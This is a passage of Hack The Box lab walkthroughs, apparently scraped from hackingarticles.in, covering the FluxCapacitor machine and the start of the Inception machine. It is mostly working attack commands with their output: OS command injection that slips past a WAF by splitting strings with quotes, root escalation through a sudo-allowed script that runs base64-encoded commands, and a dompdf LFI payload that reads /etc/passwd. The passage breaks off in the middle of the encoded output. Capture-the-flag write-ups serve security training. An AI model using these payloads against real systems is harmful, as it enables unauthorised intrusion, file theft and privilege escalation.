
At the moment, we decided to use burp suite for intercepting our browser request. So after intercepting the Http request, the raw information is sent to the repeater.




Huhhhh!! It was responding same output as was in the web browser. Might be there would be some chances of WAF filter restriction on User-Agent such as Mozilla Firefox/5.0.



So we start scrutiny for User-Agent field by replacing original user-agent content from “raj” randomly. Finally!!! It gave current timestamp as disclosed in the comment found in the source code of the home page.



Now it was confirmed that there was SuperWAF filter against the user-agent field, therefore, we try to search its exploit in Google but we didn't find any particular exploit. Nevertheless, Google gave a little hint for OS command injection and on the bases of that, we try few parameters within Http Header such as ***/sync?test=ls***which response with the same timestamp every time. Hence we need to fuzz proper directory, therefore, we will use wfuzz in our next step.




So we use common.txt wordlist for URL brute force and execute below command.

```
1   wfuzz -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.69/sync?FUZZ=ls -c --hh 19
```

It gave 403 response for payload "opt"; let's try to opt after/sync and identify the response.

```
root@kali:~# wfuzz -w /usr/share/wordlists/dirb/common.txt -u http://10.10.10.69/sync?FUZZ=ls
 -c --hh 19

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing
SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.2.9 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.69/sync?FUZZ=ls
Total requests: 4614

=====================================================================
ID      Response   Lines      Word         Chars          Payload
=====================================================================

002775:  C=403      7 L       10 W         175 Ch         "opt"
003697:  C=200      2 L        1 W          19 Ch         "sitemaps"^C
Finishing pending requests
```

Now use 'opt' parameter to bypass WAF and execute ls command through it, HOWEVER again there is a trick to execute ls command. Because WAF will not allow you to perform OS command injection directly, therefore, it will be a little bit tougher to exploit it. But THANKS to **medium.com**, because I got the idea to bypass WAF for exploiting OS command injection which is known as **string literal concatenation** from this website, means that adjacent string literals are concatenated, without any operator.



We took help from that website which I have mentioned above and execute three commands: whoami, id, uname through curl as shown in image.

```
1  curl "http://10.10.10.69/sync?opt=' whoami' "
2  curl "http://10.10.10.69/sync?opt=' id'"
3  curl "http://10.10.10.69/sync?opt=' u'n'ame -a' "
```

Superb!! It was great to know that we have bypassed WAF successfully, but still the task is not completed yet.

```
root@kali:~# curl "http://10.10.10.69/sync?opt=' whoami'"
nobody
bash: -c: option requires an argument

root@kali:~# curl "http://10.10.10.69/sync?opt=' id'"
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
bash: -c: option requires an argument

root@kali:~# curl "http://10.10.10.69/sync?opt=' u'n'ame -a'"
Linux fluxcapacitor 4.13.0-17-generic #20-Ubuntu SMP Mon Nov 6 10:04:08 UTC 2017
 x86_64 x86_64 x86_64 GNU/Linux
bash: -c: option requires an argument
```

Let's seize the user.txt and root.txt file and finished this task. Hhhhhh!!!! Believe me, still, it is not easy to bypass WAF even if your goal is near. Seriously we put great efforts and at last found user.txt when executed below commands.

```
1  curl "http://10.10.10.69/sync?opt=' l's' /home"'
2  curl "http://10.10.10.69/sync?opt=' l's' /home/Fl'uxC'apa'cit'orI'n'c"'
3  curl "http://10.10.10.69/sync?opt=' c'at' /home/Fl'uxC'apa'cit'orI'n'c/u'ser'.'txt"'
```

```
root@kali:~# curl "http://10.10.10.69/sync?opt=' l's' /home'"
FluxCapacitorInc
themiddle
bash: -c: option requires an argument

root@kali:~# curl "http://10.10.10.69/sync?opt=' l's' /home/Fl'uxC'apa'cit'orI'n'c'"
user.txt
bash: -c: option requires an argument

root@kali:~# curl "http://10.10.10.69/sync?opt=' c'at' /home/Fl'uxC'apa'cit'orI'n'c/u'ser'.'txt''"
b8b6d46c893d0cd00c0f0380036117bc
bash: -c: option requires an argument
```

Now the goal was root.txt file and taking a lesson from the previous experience I choose to run sudo -l command to check the sudo privileges of the current user.

```
1  curl "http://10.10.10.69/sync?opt=' sudo -l'"
```

```
root@kali:~# curl "http://10.10.10.69/sync?opt=' sudo -l'"
Matching Defaults entries for nobody on fluxcapacitor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin

User nobody may run the following commands on fluxcapacitor:
    (ALL) ALL
    (root) NOPASSWD: /home/themiddle/.monit
bash: -c: option requires an argument
```

Awesome!! It told us that we can run a script "monit" with root privileges without using password, which is inside /home/themiddle/ directory. Let's open it with the help of cat command.

```
1  curl "http://10.10.10.69/sync?opt=' c'at' /h'ome/themiddle/.monit"'
```

After reading .monit file, we concluded that the script takes two parameter i.e. cmd string and base64 decoding which will match the conditions according to it and passes the final result to bash -c as parameter.

```
root@kali:~# curl "http://10.10.10.69/sync?opt=' c'at' /h'ome/themiddle/.monit'"
#!/bin/bash

if [ "$1" == "cmd" ]; then
        echo "Trying to execute ${2}"
        CMD=$(echo -n ${2} | base64 -d)
        bash -c "$CMD"
fi
bash: -c: option requires an argument
```

Hence it was clear that 1st parameter will match string “cmd” and 2nd will decode base64 value for that reason first we generated base64 value for /root/root.txt because we were well aware of the location of the root.txt file from our previous challenges.

```
1  echo "cat /root/root.txt" | base64
```

Now with the help of sudo privilege execute the command to gain root access and complete the task by grabbing root.txt

```
1  curl "http://10.10.10.69/sync?opt=' sudo /h'ome/themiddle/.monit' cmd
   Y2F0IC9yb290L3Jvb3QudHh0Cg==""
```

HURRAYYYY!!! We hit the goal and successfully found the root.txt file.

```
root@kali:~# echo "cat /root/root.txt" | base64
Y2F0IC9yb290L3Jvb3QudHh0Cg==
root@kali:~# curl "http://10.10.10.69/sync?opt=' sudo /h'ome/themiddle/.monit' cmd Y2F0IC9yb290
L3Jvb3QudHh0Cg==" 
Trying to execute Y2F0IC9yb290L3Jvb3QudHh0Cg==
bdc89b40eda244649072189a8438b30e
bash: -c: option requires an argument
```

Author: AArti Singh is a R

From <https://www.hackingarticles.in/hack-the-box-challenge-fluxcapacitor-walkthrough/>

Inception

Wednesday, January 2, 2019 7:16 PM


Level: Hard
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online accessible therefore they have static IP. The IP of Inception is **10.10.10.67** so let's start with nmap port enumeration.

```
1 nmap -A 10.10.10.67
```

From given below image, you can observe we found port 80 and 3128 are open in victim's network.

```
root@kali:~# nmap -A 10.10.10.67
Starting Nmap 7.70 ( https://nmap.org ) at 2018-04-14 11:50 EDT
Nmap scan report for 10.10.10.67
Host is up (0.14s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Inception
3128/tcp open  http-proxy Squid http proxy 3.5.12
|_http-server-header: squid/3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
Warning: OSScan results may be unreliable because we could not find at lea
Aggressive OS guesses: Linux 3.13 (92%), Linux 3.2 - 4.9 (92%), Crestron X
e (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Linux 3.10
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   141.52 ms 10.10.14.1
2   142.46 ms 10.10.10.67

OS and Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 61.86 seconds
```



Knowing port 80 was open on victim's network we preferred to explore his IP in the browser and the following image get opened as shown below.




Then we checked its source code and found something "**dompdf**" which could be a directory, so let's go through it.

So when we had explored /dompdf in the browser, it put up some files. I was interested

in version so we opened it and found **version 0.6.0**



After that with help of searchsploit, we got an exploit **33004.txt** for dompdf 0.6.0.



In this exploit, you will get an instance for exploiting the target machine with help of LFI.

```
root@kali:~# cat /usr/share/exploitdb/exploits/php/webapps/33004.txt
Vulnerability title: Arbitrary file read in dompdf
CVE: CVE-2014-2383
Vendor: dompdf
Product: dompdf
Affected version: v0.6.0
Fixed version: v0.6.1 (partial fix)
Reported by: Alejo Murillo Moyas

Details:
An arbitrary file read vulnerability is present on dompdf.php file that
allows remote or local attackers to read local files using a special
crafted argument. This vulnerability requires the configuration flag
DOMPDF_ENABLE_PHP to be enabled (which is disabled by default).

Using PHP protocol and wrappers it is possible to bypass the dompdf's
"chroot" protection (DOMPDF_CHROOT) which prevents dompdf from accessing
system files or other files on the webserver. Please note that the flag
DOMPDF_ENABLE_REMOTE needs to be enabled.

Command line interface:
php dompdf.php
php://filter/read=convert.base64-encode/resource=<PATH_TO_THE_FILE>

Web interface:

http://example/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource=<PATH_TO_THE_FILE>


Further details at:
https://www.portcullis-security.com/security-research-and-downloads/security-advisories/cve-2014-2383/
```

Then without wasting time we look for **/etc/passwd** file with the help of the following command:

```
1  curl http://10.10.10.67/dompdf/dompdf.php?input_file=php://filter/read=convert.base64-encode/resource=/etc/passwd
```

But we got an encoded result, therefore, we need to decode it.

```
7 0 obj
<<
/Length 1894 >>
stream

0.000 0.000 0.000 rg
BT 34.016 734.579 Td /F1 12.0 Tf  [(cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9u
Oi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5
czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVz
Oi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4K
bHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3Ni
aW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNw
Oi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4K
d3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zh
ci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9z
YmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFyL3J1bi9pcmNkOi91c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25h
dHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUz
NDo2NTUzNDpub2JvZHk6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtdGltZXN5bmM6eDoxMDA6MTAyOnN5c3Rl
bWQgVGltZSBTeW5jaHJvbml6YXRpb24sLCw6L3J1bi9zeXN0ZW1kOi9iaW4vZmFsc2UKc3lzdGVtZC1uZXR3b3JrOng6MTAxOjEwMzpz
eXN0ZW1kIE5ldHdvcmsgTWFuYWdlbWVudCwsLDovcnVuL3N5c3RlbWQvbmV0aWY6L2Jpbi9mYWxzZQpzeXN0ZW1kLXJlc29sdmU6eDox
